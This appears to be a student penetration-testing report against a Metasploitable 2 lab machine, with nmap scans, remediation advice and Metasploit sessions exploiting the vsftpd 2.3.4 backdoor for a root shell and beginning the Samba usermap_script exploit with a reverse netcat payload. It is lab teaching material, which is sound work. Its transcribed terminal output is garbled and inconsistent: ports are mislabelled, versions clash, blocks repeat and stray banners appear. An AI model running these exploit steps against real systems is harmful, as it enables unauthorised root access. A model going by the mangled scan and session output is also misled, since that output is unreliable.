

Penetration Testing Report

Performed by Olti Januzi

Cacttus Education

Siguria ne Web dhe Media Mobile

Instructor - *Engjell Gashi*

Date - 01.06.2025

Table of Contents

1. Executive Summary
2. Test Scope and Method
3. Internal Phase
4. External Phase
5. Conclusions
6. Reference

Executive Summary

Cacttus Education (Client) engaged Olti Januzi, to conduct a penetration testing on Metasploitable 2, using Kali Linux.

The objective was to identify and exploit known vulnerabilities using automated tools like Metasploit and manual techniques.

The findings provide proof of concept and suggest mitigation strategies.

A total of **12 vulnerabilities/recommendations** were reported. Out of 10, the highest risk score assigned to a vulnerability was **8.9**, the lowest was at **3.2**.

Scope of the assessment

Having considered the potential outcomes and the risk levels assessed for each documented testing activity, Olti Januzi considers Cacttus Education's overall risk exposure regarding malicious actors' attempts to breach and/or control resources within their information environment to be MAJOR(as determined using Cacttus Education Risk Matrix).

		CONSEQUENCES					
CONSERVATIVE RISK APPETITE		IN SIGNIFICANT 1	MINOR 2	MODERATE 3	MAJOR 4	CATASTROPHIC 5	
LIKELIHOOD	ALMOST CERTAIN 5	MEDIUM	HIGH	HIGH	EXTREME	EXTREME	
	LIKELY 4	MEDIUM	MEDIUM	HIGH	HIGH	EXTREME	
	POSSIBLE 3	LOW	MEDIUM	MEDIUM	HIGH	EXTREME	
	UNLIKELY 2	LOW	LOW	MEDIUM	MEDIUM	HIGH	
	RARE 1	LOW	LOW	LOW	MEDIUM	HIGH	
				MONITORING	ACTION		

Prioritized Recommendations

Based on the results achieved during the test project Cacttus Education makes the following recommendations (presented by order of priority):

1. Update service versions(VSFTPD 2.3.4 - Extreme)
2. Sanitize Inputs fields (DVWA & Mutillidae)
3. Change passwords (10+ complex characters) on all systems.
4. Run Vulnerability Scans on at least monthly basis (scan-patch-scan again).
5. Social Engineering training for every employee.
6. Disable unwanted ports (Telnet for SSL)

Test Scope and Method

Cacttus Education engaged Olti Januzi to provide the following penetration testing services:

- Network-level, technical penetration testing against hosts in the internal networks.
- Network -level, technical penetration testing against internet facing hosts.

(Remainder of page left intentionally blank)

Internal Phase

Olti Januzi conducted various reconnaissance and enumeration activities. Port and vulnerability scanning using **NMAP -sV -A 192.168.56.112**, as well as other reconnaissance activities revealed serious security holes. The most concerning vulnerabilities allow complete system takeover.

(Remainder of page left intentionally blank)

```

Voldemort [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@ottjanuzi: ~ kali@ottjanuzi: ~

[+] nmap 192.168.56.112 -sv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 04:32 EDT
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 1
23/tcp    open  telnet     OpenBSD telnetd 4.3
25/tcp    open  smtp       Exim 4.90.1
53/tcp    open  dns        Bind 9.1.10-Ubuntu-0ubuntu0.20.04.1
80/tcp    open  http       Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind   SunRPC 1.102
139/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian
3306/tcp  open  mysql     MySQL 8.0.33-0ubuntu0.20.04.1
5900/tcp  open  vnc        TightVNC 1.4.1
6667/tcp  open  irc        ircd 0.12.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

[+] nmap 192.168.56.112 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 04:34 EDT
Nmap done: 1 IP address (1 host up) scanned in 0.0024s
Host is up (0.0024s latency).
Not shown: 870 filtered tcp ports (no-response), 118 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 1
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 1
23/tcp    open  telnet     OpenBSD telnetd 4.3
25/tcp    open  smtp       Exim 4.90.1
53/tcp    open  dns        Bind 9.1.10-Ubuntu-0ubuntu0.20.04.1
80/tcp    open  http       Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind   SunRPC 1.102
139/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian
3306/tcp  open  mysql     MySQL 8.0.33-0ubuntu0.20.04.1
5900/tcp  open  vnc        TightVNC 1.4.1
6667/tcp  open  irc        ircd 0.12.1
| dns-nisid:
|_ bind.nisid: 9.4.2
80/tcp    open  http       Apache/2.2.8 (Ubuntu) DAV/2
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind   SunRPC 1.102
139/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian
3306/tcp  open  mysql     MySQL 8.0.33-0ubuntu0.20.04.1
5900/tcp  open  vnc        TightVNC 1.4.1
| myhostname:
|_ Protocol: 10
| Version: 5.0.51a-Ubuntu5
| Thread ID: 1
|_ Fingerprint flags: 43564
| Some Capabilities: Supports41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks4ProtocolNew, SupportsCompression, ConnectWithDatabase, LongColumnNames, Supports41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks4ProtocolNew, SupportsCompression, ConnectWithDatabase, LongColumnNames
|_ Status: Autocommit
|_ Salt: nFRNtKyAY! Hs{J#Bil
5900/tcp open  vnc        TightVNC 1.4.1
8180/tcp open  http       Apache/2.2.8 (Ubuntu) DAV/2
113/tcp   open  nntp      nnrpd 0.4.1-1+deb10u1
OS: Fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Network Distance: 1 hop

Host script results:
| smb-vuln-ms17-010: 
| account-used: guest
| authentication-level: user
| challenge-response: supported
| encrypted-challenge: disabled (dangerous, but default)
| smb2-time: Probing negotiation failed (SMB2)
| smb-os-discovery:
|_ OS: Linux (Ubuntu 20.04 LTS - Debian)
|_ output-format: metasploitable
|_ NetBIOS computer name: localdomain
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ output-format: metasploitable
|_ SMB2 negotiate time: 2024-06-02T06:35:38-04:00
|_ clock-skew: mean: 3h20m52s, deviation: 2h18m43s, median: 1h59m59s

TRACEROUTE (using port 80/tcp)
HOP RTT           ADDRESS
1  1.04 ms 192.168.56.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

```

```

Voldemort [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@ottjanuzi: ~ kali@ottjanuzi: ~

[+] nmap 192.168.56.112 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 04:34 EDT
Nmap done: 1 IP address (1 host up) scanned in 0.0024s
Host is up (0.0024s latency).
Not shown: 870 filtered tcp ports (no-response), 118 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 1
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 1
23/tcp    open  telnet     OpenBSD telnetd 4.3
25/tcp    open  smtp       Exim 4.90.1
53/tcp    open  dns        Bind 9.1.10-Ubuntu-0ubuntu0.20.04.1
80/tcp    open  http       Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind   SunRPC 1.102
139/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian
3306/tcp  open  mysql     MySQL 8.0.33-0ubuntu0.20.04.1
5900/tcp  open  vnc        TightVNC 1.4.1
6667/tcp  open  irc        ircd 0.12.1
| dns-nisid:
|_ bind.nisid: 9.4.2
80/tcp    open  http       Apache/2.2.8 (Ubuntu) DAV/2
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind   SunRPC 1.102
139/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian
3306/tcp  open  mysql     MySQL 8.0.33-0ubuntu0.20.04.1
5900/tcp  open  vnc        TightVNC 1.4.1
| myhostname:
|_ Protocol: 10
| Version: 5.0.51a-Ubuntu5
| Thread ID: 1
|_ Fingerprint flags: 43564
| Some Capabilities: Supports41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks4ProtocolNew, SupportsCompression, ConnectWithDatabase, LongColumnNames, Supports41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks4ProtocolNew, SupportsCompression, ConnectWithDatabase, LongColumnNames
|_ Status: Autocommit
|_ Salt: nFRNtKyAY! Hs{J#Bil
5900/tcp open  vnc        TightVNC 1.4.1
8180/tcp open  http       Apache/2.2.8 (Ubuntu) DAV/2
113/tcp   open  nntp      nnrpd 0.4.1-1+deb10u1
OS: Fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Network Distance: 1 hop

Host script results:
| smb-vuln-ms17-010: 
| account-used: guest
| authentication-level: user
| challenge-response: supported
| encrypted-challenge: disabled (dangerous, but default)
| smb2-time: Probing negotiation failed (SMB2)
| smb-os-discovery:
|_ OS: Linux (Ubuntu 20.04 LTS - Debian)
|_ output-format: metasploitable
|_ NetBIOS computer name: localdomain
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ output-format: metasploitable
|_ SMB2 negotiate time: 2024-06-02T06:35:38-04:00
|_ clock-skew: mean: 3h20m52s, deviation: 2h18m43s, median: 1h59m59s

TRACEROUTE (using port 80/tcp)
HOP RTT           ADDRESS
1  1.04 ms 192.168.56.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

```

Findings

- FTP (21): VSFTPD 2.3.4

- SSH (22)

- HTTP (80): Apache

- Samba (445): smbd 3.x

- MySQL (3306)

- Tomcat (8180)

- More...

Exploiting VSFTPD 2.3.4 Backdoor

Because of the outdated version I was able to gain control over the system easily, to perform this we open msfconsole first and use exploits to gain access.

```

File Machine View Input Devices Help
File Actions Edit View Help
kali@ottijanuzi: ~ kali@ottijanuzi: ~
[~] 
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defq
    link/loopback brd 00:00:00:00:00:00 state UNKNOWN
    inet 127.0.0.1/8 brd 00:00:00:00:00:00 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 brd :: scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:27:79:49:ca brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.11/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 85985sec preferred_lft 85985sec
        inet6 fe00::1:1/64 brd fe00::ff:ff:ff:ff:ff:ff scope global dynamic noprefixroute
            valid_lft forever preferred_lft forever
[~] 
$ msfconsole
Metasploit tip: Use the resource command to run commands from a file

xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx................................................................
[~] 
[+] metasploit v6.4.0h-dev
+ -- [ 2496 exploits - 1283 auxiliary - 431 post      ]
+ -- [ 1610 payloads - 49 encoders - 13 nops       ]
+ -- [ 9 evasion          ]
[~] 
Metasploit Documentation: https://docs.metasploit.com/

```

We search for VSFTPD versions

```

File Machine View Input Devices Help
File Actions Edit View Help
kali@ottijanuzi: ~ kali@ottijanuzi: ~
[~] 
ixroute
    valid_lft 85987sec preferred_lft 13987sec
    inet6 fe00::1:1/64 brd fe00::ff:ff:ff:ff:ff:ff scope global dynamic noprefixroute
        valid_lft forever preferred_lft forever
[~] 
$ msfconsole
Metasploit tip: Use the resource command to run commands from a file

xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx................................................................
[~] 
[+] metasploit v6.4.50-dev
+ -- [ 2496 exploits - 1283 auxiliary - 431 post      ]
+ -- [ 1610 payloads - 49 encoders - 13 nops       ]
+ -- [ 9 evasion          ]
[~] 
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
=====
# Name           Disclosure Date   Rank    Check  Description
0  auxiliary/doc/ftp/vsftpd_233  2011-03-03  normal  Yes  VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use l or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 

```

We choose the exploit

```

File Machine View Input Devices Help
File Actions Edit View Help
kali@kalijanuzi: ~ kali@kalijanuzi: ~
└─$ msfconsole
Metasploit tip: Use the resource command to run commands from a file
[metasploit v6.4.50-dev]
+ -- --[ 2496 exploits - 1283 auxiliary - 431 post
+ -- --[ 1610 payloads - 49 encoders - 13 nops
+ -- --[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 

```

We set the Remote Host ip which is **192.168.56.112**

```

File Machine View Input Devices Help
File Actions Edit View Help
kali@kalijanuzi: ~ kali@kalijanuzi: ~
└─$ msfconsole
Metasploit tip: Use the resource command to run commands from a file
[metasploit v6.4.50-dev]
+ -- --[ 2496 exploits - 1283 auxiliary - 431 post
+ -- --[ 1610 payloads - 49 encoders - 13 nops
+ -- --[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
[*]选用模块 exploit/unix/ftp/vsftpd_234_backdoor > set RHOST 192.168.56.112
RHOST => 192.168.56.112
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 

```

We set the Local Host ip which is **10.0.2.15**

```
(kali㉿januzzi:~) [~]
└─# msfconsole
Metasploit tip: Use the resource command to run commands from a file

Metasploit v6.0.0-dev
+ -- [+] 2066 exploits - 1283 auxiliary - 431 post
+ -- [+] 1610 payloads - 45 encoders - 13 nops
+ -- [+] 9 evasion
[~]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules

# Name           Disclosure Date   Rank   Check  Description
0 auxiliary/dos/ftp/vsftpd_232      2011-02-03  normal  Yes    VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.112
RHOST => 192.168.56.112
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [~]

[!] [!] Unknown directive option: LHOST. Did you mean RHOST?
LHOST => 10.0.2.15
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.112:21  Banner: 220 (vsftpd 2.3.4)
[*] 192.168.56.112:21  User: anonymous 331 Please specify the password.
[*] 192.168.56.112:21  - Backdoor service has been spawned, handling ...
[*] 192.168.56.112:21  - UID: uid=0(root) gid=0(root)
[*] Found shell!
[*] Command shell session 1 opened (10.0.2.15:39633 → 192.168.56.112:6200) at 2025-06-02 04:57:49 -0400

whoami
root
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.Img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
wmlinux
cd home
ls
analyse
flag
ftp
msfadmin
service
user
[~]
```

Here we gained access over the system from port 21

```
(kali㉿januzzi:~) [~]
└─# whoami
root
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.Img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
wmlinux
cd home
ls
analyse
flag
ftp
msfadmin
service
user
[~]
```

Exploiting Samba Usermap Script

We search for the usermap script exploit

```
Voldemort [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@oltjanuzi: ~ kali@oltjanuzi: ~
00000000.00000000.00000000
00000000.00000000.00000000
00000000.00000000.00000000
00000000.00000000.00000000
.
CCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCC..CCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCC
FFFFFFFFFFFFFFFFF;
FFFFFFFFFFFFFFFFF;
FFFFFFFFFFFFFFFFF;
FFFFFFFFFFFFFFFFF;
FFFFFFFFFFFFFFFFF;

Code: 00 00 00 00 M3 T4 SP L0 _IT FR 4M 3W OR K1 V3 R5 I0 N5 00 00 00 00
Aiee. Killing interrupt handler
Kernel panic! Attempted to kill the idle task!
In swapper task - not syncing

=[ metasploit v6.4.50-dev
+ --=[ 2496 exploits - 1283 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com

msf6 > search samba usermap
Matching Modules
#  Name                                     Disclosure Date   Rank     Check  Description
-  exploit/multi/samba/usermap_script      2007-05-14       excellent No    Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf6 >
```

We choose an exploit

```

Voldemort [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@oltjanuzzi: ~ kali@oltjanuzzi: ~
9999999999.99999999.99999999
9999999999.99999999.99999999
.....
CCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCC
.....
CCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCC
.....
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF

Code: 00 00 00 00 M3 T4 SP L0 I1 FR 4M 3W OR K1 V3 R5 I0 N5 00 00 00 00
Aiee: Killing Interrupt handler
Kernel panic! Attempted to kill the idle task!
In swapper task - not syncing

 =[ metasploit v6.4.50-dev
+ --=[ 2496 exploits - 1283 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search samba usermap
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > 

```

Right Ctrl

We set the RHOST and LHOST to make the exploit happen

```

Voldemort [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@oltjanuzzi: ~ kali@oltjanuzzi: ~
CCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCC
.....
CCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCC
.....
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFF

Code: 00 00 00 00 M3 T4 SP L0 I1 FR 4M 3W OR K1 V3 R5 I0 N5 00 00 00 00
Aiee: Killing Interrupt handler
Kernel panic! Attempted to kill the idle task!
In swapper task - not syncing

 =[ metasploit v6.4.50-dev
+ --=[ 2496 exploits - 1283 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search samba usermap
Matching Modules
# Name Disclosure Date Rank Check Description
